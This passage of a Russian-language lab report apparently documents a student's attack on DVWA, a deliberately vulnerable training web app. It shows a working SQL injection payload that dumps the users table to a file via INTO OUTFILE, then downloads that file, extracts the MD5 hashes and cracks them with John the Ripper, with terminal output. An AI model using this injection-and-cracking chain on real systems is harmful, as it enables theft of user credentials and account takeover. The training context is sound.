
```
' UNION select null,concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from  
dvwa.users INTO OUTFILE '/var/www/html/dvwa/dvwa_passwords.txt' FIELDS TERMINATED BY ','  
OPTIONALLY ENCLOSED BY '"' LINES TERMINATED BY '\n' -
```

Вся информация о пользователях была записана в dvwa\_passwords.txt файл(и созданного нами пользователя тоже):



```
\N,"admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99"  
\N,"Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03"  
\N,"Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b"  
\N,"Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7"  
\N,"Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99"  
\N,"Your:Name:student:*9C6C35530EE4427B07D2FA4F9E119C3"  
\N,"John:Gray:jgray:e99a18c428cb38d5f260853678922e03"
```

Скачайте файл с паролями:



```
root@root: /var/tmp  
root@root:~# cd /var/tmp/  
root@root:/var/tmp# wget http://192.168.1.34/dvwa/dvwa_passwords.txt  
--2024-02-17 05:21:26-- http://192.168.1.34/dvwa/dvwa_passwords.txt  
Connecting to 192.168.1.34:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 389 [text/plain]  
Saving to: `dvwa_passwords.txt'  
  
100%[=====>] 389 --.-K/s in 0s  
  
2024-02-17 05:21:26 (93.8 MB/s) - `dvwa_passwords.txt' saved [389/389]  
  
root@root:/var/tmp# cat dvwa_passwords.txt  
\N,"admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99"  
\N,"Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03"  
\N,"Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b"  
\N,"Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7"  
\N,"Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99"  
\N,"Your:Name:student:*9C6C35530EE4427B07D2FA4F9E119C3"  
\N,"John:Gray:jgray:e99a18c428cb38d5f260853678922e03"
```



Приведем к нормальному виду:

```
root@root: /var/tmp
File Edit View Terminal Help
root@root:/var/tmp# cat /var/tmp/dvwa_passwords.txt | awk -F: '{print $3":"$4}'
| sed 's/"//g'> dvwa.txt
root@root:/var/tmp# cat dvwa.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
student:*9C6C35530EE4427B07D2FA4F9E119C3
jgray:e99a18c428cb38d5f260853678922e03
root@root:/var/tmp#
```

Отчет о проделанной работе:

```
root@root: /pentest/passwords/john
File Edit View Terminal Help
root@root:/var/tmp# cd /pentest/passwords/john/
root@root:/pentest/passwords/john# ./john --format=raw-MD5 /var/tmp/dvwa.txt
Loaded 6 password hashes with no different salts (Raw MD5 [raw-md5 SSE2 16x4])
abc123      (gordonb)
abc123      (jgray)
password    (admin)
password    (smithy)
letmein     (pablo)
charley     (1337)
guesses: 6  time: 0:00:00:00 (3)  c/s: 962568  trying: charter - charkli
root@root:/pentest/passwords/john# date
Sat Feb 17 05:24:48 EST 2024
root@root:/pentest/passwords/john# echo "senokosovvv"
senokosovvv
root@root:/pentest/passwords/john#
```